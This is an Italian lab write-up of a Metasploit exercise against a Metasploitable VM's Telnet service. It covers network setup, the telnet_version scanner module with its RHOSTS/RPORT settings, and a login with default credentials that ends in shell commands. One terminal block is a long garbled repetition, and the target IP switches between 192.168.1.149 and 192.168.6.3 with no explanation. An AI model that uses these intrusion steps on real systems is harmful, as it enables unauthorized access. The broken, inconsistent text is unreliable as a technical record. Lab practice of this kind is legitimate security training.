### Sfruttamento della Vulnerabilità Telnet con Metasploit

#### Introduzione

Questo report illustra i passaggi per sfruttare una vulnerabilità del servizio Telnet utilizzando Metasploit. L'obiettivo è dimostrare come un attacco può essere condotto su una macchina vulnerabile, sfruttando le debolezze del servizio Telnet.

#### Preparazione dell'Ambiente

Prima di iniziare l'attacco, è necessario configurare correttamente l'ambiente. Questo include :la configurazione della scheda di rete di entrambe le macchine e l'impostazione degli indirizzi IP:

Kali Linux: macchina attaccante. IP 192.168.6.15

```
(kali@ kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.6.15 netmask 255.255.255.0 broadcast 192.168.6.255
    inet6 fe80:193b0:a278:94ee:35bd prefixlen 64 scopeid 0×20<link>
    ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
    RX packets 150 bytes 17477 (17.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 92 bytes 7572 (7.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10
    Nx packets 14 bytes 1152 (1.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 1152 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[(kali@kali)-[~]
```

• Metasploitable: Macchina bersaglio con servizio Telnet vulnerabile. IP 192.168.6.3.

• Le configurazioni di rete per le due macchine sono state impostate entrambe su rete interna.

# **Avvio di Metasploit**


- 1. Lancio di Metasploit: Si avvia l'interfaccia di Metasploit su Kali Linux con il comando:
  - Msfconsole

- 2. **Caricamento del Modulo di Scansione**: Si utilizza il modulo ausiliario di scansione per identificare la versione del servizio Telnet sulla macchina bersaglio:
  - use auxiliary/scanner/telnet/telnet\_version

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options
Home
```

- 3. **Configurazione dei Parametri**: Si impostano i parametri necessari per l'attacco:
  - set RHOSTS 192.168.1.149
  - set RPORT 23

La porta 23 è quella predefinita per il servizio Telnet.



## **Esecuzione dell'Attacco**

- 1. Lancio dell'Exploit: configurato l'exploit con i parametri necessari e si lancia l'attacco:
  - Exploit

```
msf6 auxiliary(semmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentelmentel
```

Utilizzando le credenziali ottenute, ci si connette al servizio Telnet sulla macchina Metasploitable:

telnet 192.168.1.149

```
msf6 auxiliary(scanner/telnet
[*] exec: telnet 192.168.6.3
                                                  ) > telnet 192.168.6.3
Trying 192.168.6.3 ...
Connected to 192.168.6.3
Escape character is
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Wed Jun 5 10:47:07 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ■
```

Una volta connessi, si possono eseguire comandi sulla macchina bersaglio per ottenere informazioni o eseguire ulteriori operazioni. Ad esempio:

whoami

```
To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
```

ifconfig